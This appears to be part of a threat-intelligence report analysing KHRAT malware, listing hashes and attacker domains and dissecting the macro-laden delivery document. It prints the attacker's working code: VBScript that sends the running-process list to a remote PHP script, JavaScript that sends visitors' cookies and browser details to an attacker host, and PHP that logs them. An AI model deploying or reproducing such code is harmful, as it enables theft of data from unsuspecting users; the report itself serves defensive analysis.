c0baa57cbb66b8a86aac7d4eeab7a0dc1ecfb528d8e92a45bdb987d1cd5cb9b2

**KHRAT DLL:**

de4ab35a2de67832298f5eb99a9b626a69d1beca78aaffb1ce62ff54b45c096a

**Related infrastructure**

upload-dropbox[.]com

update.upload-dropbox[.]com

doc.upload-dropbox[.]com

date.upload-dropbox[.]com

ftp.upload-dropbox[.]com

inter-ctrip[.]com

kh.inter-ctrip[.]com

bit.inter-ctrip[.]com

cookie.inter-ctrip[.]com

help.inter-ctrip[.]com

dcc.inter-ctrip[.]com

travehappy.inter-ctrip[.]com

online.inter-ctrip[.]com

upgrade.inter-ctrip[.]com

vip53[.]cn

dns.vip53[.]cn

ftp.vip53[.]cn

mail.vip53[.]cn

nc.vip53[.]cn

nz.vip53[.]cn

sl.vip53[.]cn

sz.vip53[.]cn

yk.vip53[.]cn

## Appendix

---

### Delivery Document

As mentioned earlier, the delivery document contained VBA code (Figure 3) to download and install further malicious payloads using AppLockerBypass and [RunDLL32\\_ JavaScript\\_ Execution](#) techniques, abusing built-in, trusted Microsoft applications.

The document, as shown in Figure 10, is multipart MIME file created when saving Microsoft Office content as MHTML (MIME HTML) files – a web page archive format used to combine in a single document the HTML code and its companion resources.

```
MIME-Version: 1.0
Content-Type: multipart/related; boundary="-----_NextPart_01D2E9E7.2B8661B0"

This document is a Single File Web Page, also known as a Web Archive file. If
-----_NextPart_01D2E9E7.2B8661B0
Content-Location: file:///C:/39445A79/file0921.htm
Content-Transfer-Encoding: quoted-printable
Content-Type: text/html; charset="windows-1252"

<html xmlns:v=3D"urn:schemas-microsoft-com:vml"
xmlns:o=3D"urn:schemas-microsoft-com:office:office"
xmlns:w=3D"urn:schemas-microsoft-com:office:word"
xmlns:m=3D"http://schemas.microsoft.com/office/2004/12/omml"
xmlns=3D"http://www.w3.org/TR/REC-html40">

<head>
<meta http-equiv=3DContent-Type content=3D"text/html; charset=3Dwindows-125=
2">
<meta name=3DProgId content=3DWord.Document>
<meta name=3DGenerator content=3D"Microsoft Word 15">
<meta name=3DOriginator content=3D"Microsoft Word 15">
<link rel=3DFile-List href=3D"file0921_files/filelist.xml">
<link rel=3DEdit-Time-Data href=3D"file0921_files/editdata.mso">
<!--[if !mso]
```

Figure 10: multipart MIME Document format

Embedded files, such as the images in the document itself, are stored in MIME as base64 encoded data. The most interesting of all the encoded data sections, representing the original OLE Document and associated VBA macros, is the one shown in Figure 11 – editdata.mso. The MSO file type is created when saving an Office document as a webpage, and the data is base64 encoded.

```

-----=NextPart_01D2E9E7.2B8661B0
Content-Location: file:///C:/39445A79/file0921_files/themedata.thmx
Content-Transfer-Encoding: base64
Content-Type: application/vnd.ms-officetheme

UESDBBQABgAIAAAA IQDp3g+//wAAAABwCAAAATAAAAW0NvbRlbnRfUHlwZXNdLnhtbKyr907DMBBF
90j8g+UtSppyyQAgl6YLHjse ifMDImSQWyd iyp1X790zSUEKo lBZsLNkz954743K9Hwe1w5icp0qv
8klrJOsbR1213zdP2a1WiYEaGDXhpQ+Y9Lq+uCG3h4BJiZpSpXvncGdMsj20kHIfkKTS+jgCyzU2
JoD9gA7NdUHCgOUjKtjyyUPX5Q02sB1YPe7l+Zgk4pC0uj82TqxKQwiDs8CS10yo+UbJfKluyrkn
9S6kK4mhZUnCUPkZs0heZTXRNaje lPILjBLDsAyjX89nIBkt5r87nons29ZZbLzdjrK0fDZezE7B
/xRg9T/oE9PMf1t/AgAA//8DAFBLAwQUAAAYACAAAACEApdan58AAAAA2AQAAACwAAAF9yZWxzLy5y
ZWxzhl/PasMwDI fuhb2D0X1R0sMYJXYvpZBDL6N9A0Eof2giG9sb69tPxxYKuwiEp0/3qT3+rou5
4ZTnI Baaqgbd4km/y2jhdj2/f4LJhaSnJQhbeHCGo3vbtU+8UNGjPM0xG6UItjCUeg+I2U+8Uq5C
ZNHJENJKRds0YiR/p5Fxx9cfmJ4Z4DZM0/UWUtC3YK6PqMn/s8MwzJ5PwX+uLOUFBG43LExp5GKh
qC/jU72QqGWq1B7Qtbj51v0BAAD//wMAUESDBBQABgAIAAAA IQBreZYWgwAAAIAoAAAAcAAAAAdGh1
bWUvdGh1bWUvdGh1bWUNYw5hZ2UyLnhtbAaMTQr-DIBBA4X2hd5DZN2O7KEUissuuu/YAQ5waQceg
0p/b1+XjgzfO3xTUm0sNWSycBw2KZc0uifwfCynG6jaSBzFLGzhxxXm6XgYybSNE99JyHNRFSPU

```

Figure 11: MSO object containing the OLE Document and VBA macros.

Figure 12 below shows the base64 content decoded to reveal the ActiveMime wrapper, which is ZLIB compressed, as per the magic bytes at offset 0x32. Once decompressed, the traditional OLE object and header (0xD0CF1LE0), as shown in Figure 13, is revealed.

```

00000000: 41 63 74 69-76 65 4D 69-6D 65 00 00-01 F0 04 00  iActiveMime  @-
00000010: 00 00 FF FF-FF FF 00 00-07 F0 BA 0D-00 00 04 00  --||J
00000020: 00 00 04 00 00 00 00-00 00 02 00-00 00 00 24  $
00000030: 00 00 78 9C-ED 59 7B 6C-5B D7 79 FF-EE 25 2D 51  xEY<LIiy -x-Q
00000040: B4 68 D3 B2-EC DA 8E E2-1C 53 A9 23-BB 22 75 F9  |hEyg rã0-S0#η'u
00000050: 90 2C 45 56-CA B7 2D 57-B6 14 4B B1-1A 87 89 48  E,EU^a-Wã9K→cëH
00000060: 91 57 12 6D-92 97 B8 F7-D2 92 E7 7A-A5 6C B5 69  æWtmfù© ÊëbzNlá i
00000070: 8B 0E C8 B0-2E E8 5A A0-68 B7 A1 4B-87 75 C8 9A  iPl||.bZáhá iKcuLj
00000080: CD EB 9A 0D-90 B2 A4 4D-8B 3D B2 15-D8 BA 62 83  =úÜJÉñMi=§i||bâ
00000090: D3 6D 68 81-16 45 1F 7F-B4 69 81 46-FB 9D FB 90  Êmhü_EVΔ| iüF^0^é
000000A0: 28 47 4E FC-D8 56 04 C8-B9 FA E9 9C-7B EE 79 7C  <GN³YU♦Lj|·úÉ<^y!
000000B0: E7 F1 FB CE-F7 1D BE F2-8F 3B 5E FD-DC 9F ED FB  b±¹¹¹. +#=#; ^²_ fY¹
000000C0: 0E DD 10 1E-22 07 BD BE-DA 42 4D 0D-79 82 05 23  P!|▲"·çY#BMJyé&#
000000D0: 78 89 44 EB-FD F5 D5 D5-55 3B 7B F5-9D F0 B6 0A  xèDù²§¹¹U;<§0-â□
000000E0: BF 02 DC D6-1A 3A 11 6F-01 F8 9A 37-03 2E A0 05  7E_î→:4o@°Ü7♥.á&
000000F0: D8 6A 7D 6F-45 EC 01 B6-01 DB CD 2D-60 E4 BF 13  i j>oEý@â@|= `õj!!
00000100: DE BE E1 34-29 78 74 62-94 A2 0A 62-95 2E DE A8  i#B4)xtböö□bð. iç
00000110: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00  0 4 6 8 9 9 9 9 9 9 9 9 9 9 9 9 9 9 9 9 9 9 9 9 9 9

```

Figure 12: ActiveMime ZLIB wrapper

```

00000000: D0 CF 11 E0-11 B1 1A E1-00 00 00 00-00 00 00 00  0x<0i  →U
00000010: 00 00 00 00-00 00 00 00-3E 00 03 00-FE FF 09 00  > ♥ ■ □
00000020: 06 00 00 00-00 00 00 00-00 00 00 00-01 00 00 00  ↑
00000030: 01 00 00 00-00 00 00 00-00 10 00 00-02 00 00 00  ⊕
00000040: 01 00 00 00-FE FF FF FF-00 00 00 00-00 00 00 00  ⊖
00000050: FF FF FF FF-FF FF FF FF-FF FF FF FF-FF FF FF  ■
00000060: FF FF FF FF-FF FF FF FF-FF FF FF FF-FF FF FF
00000070: FF FF FF FF-FF FF FF FF-FF FF FF FF-FF FF FF
00000080: FF FF FF FF-FF FF FF FF-FF FF FF FF-FF FF FF
00000090: FF FF FF FF-FF FF FF FF-FF FF FF FF-FF FF FF

```

Figure 13: Decompressed data showing the OLE object.

The VBA macro code performs several functions, the first of which is to create a scheduled task, as shown in Figure 14 below. The task will launch rundll32.exe every 10 minutes, indefinitely, passing similar parameters as discussed earlier to have rundll32.exe execute JavaScript code to download and execute the contents of [http://update.upload-dropbox\[.\]com/images/rtf/logo33\\_bak.ico](http://update.upload-dropbox[.]com/images/rtf/logo33_bak.ico).




Figure 14: Windows Task Scheduler showing the malicious task

## Reconnaissance

After execution, the dropper executable, as shown in Figure 5, uses the AppLockerBypass technique to download and execute the XML content shown below in Figure 15. The XML content contains VBScript code capable of enumerating all running processes and sending the resultant information to a PHP script on a remote host.

All process names enumerated are stored in a newline-delimited (Chr(13) and Chr(10)) string object where each line is padded with spaces (Chr(32)). The text list is then transmitted over a HTTP POST to a PHP script hosted at the following location: [http://update.upload-dropbox\[.\]com/docs/tz/GetProcess.php](http://update.upload-dropbox[.]com/docs/tz/GetProcess.php). Note also that the final line of the VBS code in Figure 15 shows a commented-out debug statement to print the response text from POST request. During investigation, the response from the server appeared to be blank.

```

1  <?xml version="1.0"?>
2  <component>
3  <script language="VBScript">
4  <![CDATA[
5  on error resume next
6  Dim http,WMI,Objs,Process
7  Set WMI=GetObject("WinMgmts:")
8  Set Objs=WMI.InstancesOf("Win32_Process")
9  Process=""
10 For Each Obj In Objs
11   Process=Process & Chr(32) & Chr(32) & Chr(32) & Obj.Description & Chr(13) & Chr(10)
12 Next
13 Set http = CreateObject("Msxml2.ServerXMLHTTP")
14 http.open "POST", "http://update.upload-dropbox[.]com/docs/tz/GetProcess.php",False,"",""
15 http.setRequestHeader "Content-Type", "application/json"
16 http.send Process
17 'WScript.Echo http.responseText
18 ]]>
19 </script>
20 </component>

```



Figure 15: XML script logo.ico, containing VBS code, for regsvr32.exe to execute

## CSDN Click-tracker

---

In the root of the /tz/ folder on the server where the GetProcess.php file was located, a small HTML code snippet executed JavaScript from the [http://doc.upload-dropbox\[.\]com/docs/tz/probe\\_sl.js](http://doc.upload-dropbox[.]com/docs/tz/probe_sl.js).

Figure 16 below shows the contents of the JavaScript, which gathers information from the web-browser visiting the site including the referring URL, flash version, cookie, domain and the user agent. The collected information is transmitted to another PHP script via a HTTP GET request.

```
1  var http_server = "http://doc.upload-dropbox[.]com/docs/tz/probe_sl.php";
2
3  function getFlashVersion() {
4      var flashVer = NaN;
5      var ua = navigator.userAgent;
6      if (window.ActiveXObject) {
7          var swf = new ActiveXObject('ShockwaveFlash.ShockwaveFlash');
8          if (swf) {
9              flashVer = Number(swf.GetVariable('$version').split(' ')[1].replace(/./g,
10  '.').replace(/^(d+.d+).*$/, "$1"));
11          }
12      } else {
13          if (navigator.plugins && navigator.plugins.length > 0) {
14              var swf = navigator.plugins['Shockwave Flash'];
15              if (swf) {
16                  var arr = swf.description.split(' ');
17                  for (var i = 0, len = arr.length; i < len; i++) {
18                      var ver = Number(arr[i]);
19                      if (!isNaN(ver)) {
20                          flashVer = ver;
21                          break;
22                      }
23                  }
24              }
25          }
26      }
27      return flashVer;
28  }
29  var user_agent = navigator.userAgent;
30  var domain = document.domain;
31  var cookie = document.cookie;
32  var referrer = document.referrer;
33  var flash = getFlashVersion();
34
35  window.onload = function(){
36  new Image().src = http_server + "?
37  ua="+user_agent+"&domain="+domain+"&cookie="+cookie+"&referrer="+referrer+"&flash="+flash;
38  }
39
40
41
```

Figure 16: JavaScript click-tracking code



As mentioned earlier, the JavaScript click-tracking code in Figure 16, appeared to be identical to that published to the Chinese Software Developer Network in China. Figure 17 below shows that only a few minor differences exist between the blog code and the code downloaded from the actor's website. Having adjusted some minor white-space character differences, and converted the blog's code from Linux line-ending format (LF) to Windows format (CRLF), to match that of the actors, the only differences are:

1. A different URL to send the HTTP GET request
2. An additional data point – referrer – to collect information about where the visitor came from before hitting their site.
3. Updates to the URL query string:
  - a. The addition of the new referrer information.
  - b. Fixing a bug in the author's code whereby the flash variable, which relates to the version of flash the visitor has installed in their web-browser, was omitted from the query string.

```
KHRAT $diff orig_probe.js probe_sl.js
1c1
< var http_server = "http://www.hacker.com/probe.php";
---
> var http_server = "http://doc.upload-dropbox.com/docs/tz/probe_sl.
php";
35a36
> var referrer = document.referrer;
39c40
<     new Image().src = http_server + "?ua="+user_agent+"&domain="+d
omain+"&cookie="+cookie;
---
>     new Image().src = http_server + "?ua="+user_agent+"&domain="
+domain+"&cookie="+cookie+"&referrer="+referrer+"&flash="+flash;
KHRAT $
```

Figure 17: JavaScript click-tracking code diff vs a CSDN blog

The CSDN blog post also included PHP code, shown in Figure 18, capable of receiving the HTTP GET request from the click-tracking JavaScript code and persisting it to data.html on the web server.

```

1  <?php
2  @header("Content-Type:text/html;charset=utf-8");
3
4  $ip = $_SERVER['REMOTE_ADDR'];
5  $time = date("Y-m-d H:i:s");
6  $data = "";
7
8  $data .= ("IP: ".$ip."<br>Time: ".$time."<br>");
9  if(!empty($_GET['domain'])){ $data .= "Domain: "; $data .= $_GET['domain']; $data.="<br>";}
10 if(!empty($_GET['ua'])){ $data .= "User_Agetn: "; $data .= $_GET['ua']; $data.="<br>";}
11 if(!empty($_GET['cookie'])){ $data .= "Cookie: "; $data .= $_GET['cookie']; $data.="<br><br>";}
12
13 if(!file_exists("data.html")){
14 $fp = fopen("data.html", "a+");
15 fwrite($fp, '<head><meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
16 <title>Sensitive Information</title><style>body{font-size:16px;}</style></head>');
17 fclose($fp);
18 }
19
20 $fp = fopen("data.html", "a+");
21 fwrite($fp, $data);
22 fclose($fp);
    ?>

```

Figure 18: PHP code to save the click-tracking information

Unable to see the contents of the PHP code on the actor's server, but assuming they copied the code from CSDN, I checked for the presence of data.html, which existed. Furthermore, it had the exact structure the PHP code in Figure 18 would have created.

Interestingly however, two crucial updates made to the JavaScript click-tracking seem not to have been implemented in the actor's PHP code yet, namely difference 2. and 3 shown in Figure 17. Yet the actors did manage to fix a spelling mistake in the CSDN blog's code, by updating the print statement User\_Agetn to User\_Agent. Figure 19 below shows an output data.html example.

```

1  <head><meta http-equiv="Content-Type" content="text/html; charset=utf-8" /><title>Sensitive
    Information</title><style>body{font-size:16px;}</style></head>IP: [REDACTED]<br>Time: 2017-
    08-09 13:33:19<br>Domain: update.upload-dropbox[.]com<br>User_Agent: Mozilla/5.0
    (Windows NT 6.1; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0<br>

```

Figure 19: data.html from the actor's server showing my information

**Get updates from  
Palo Alto  
Networks!**

---

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our [Terms of Use](#) and acknowledge our [Privacy Statement](#).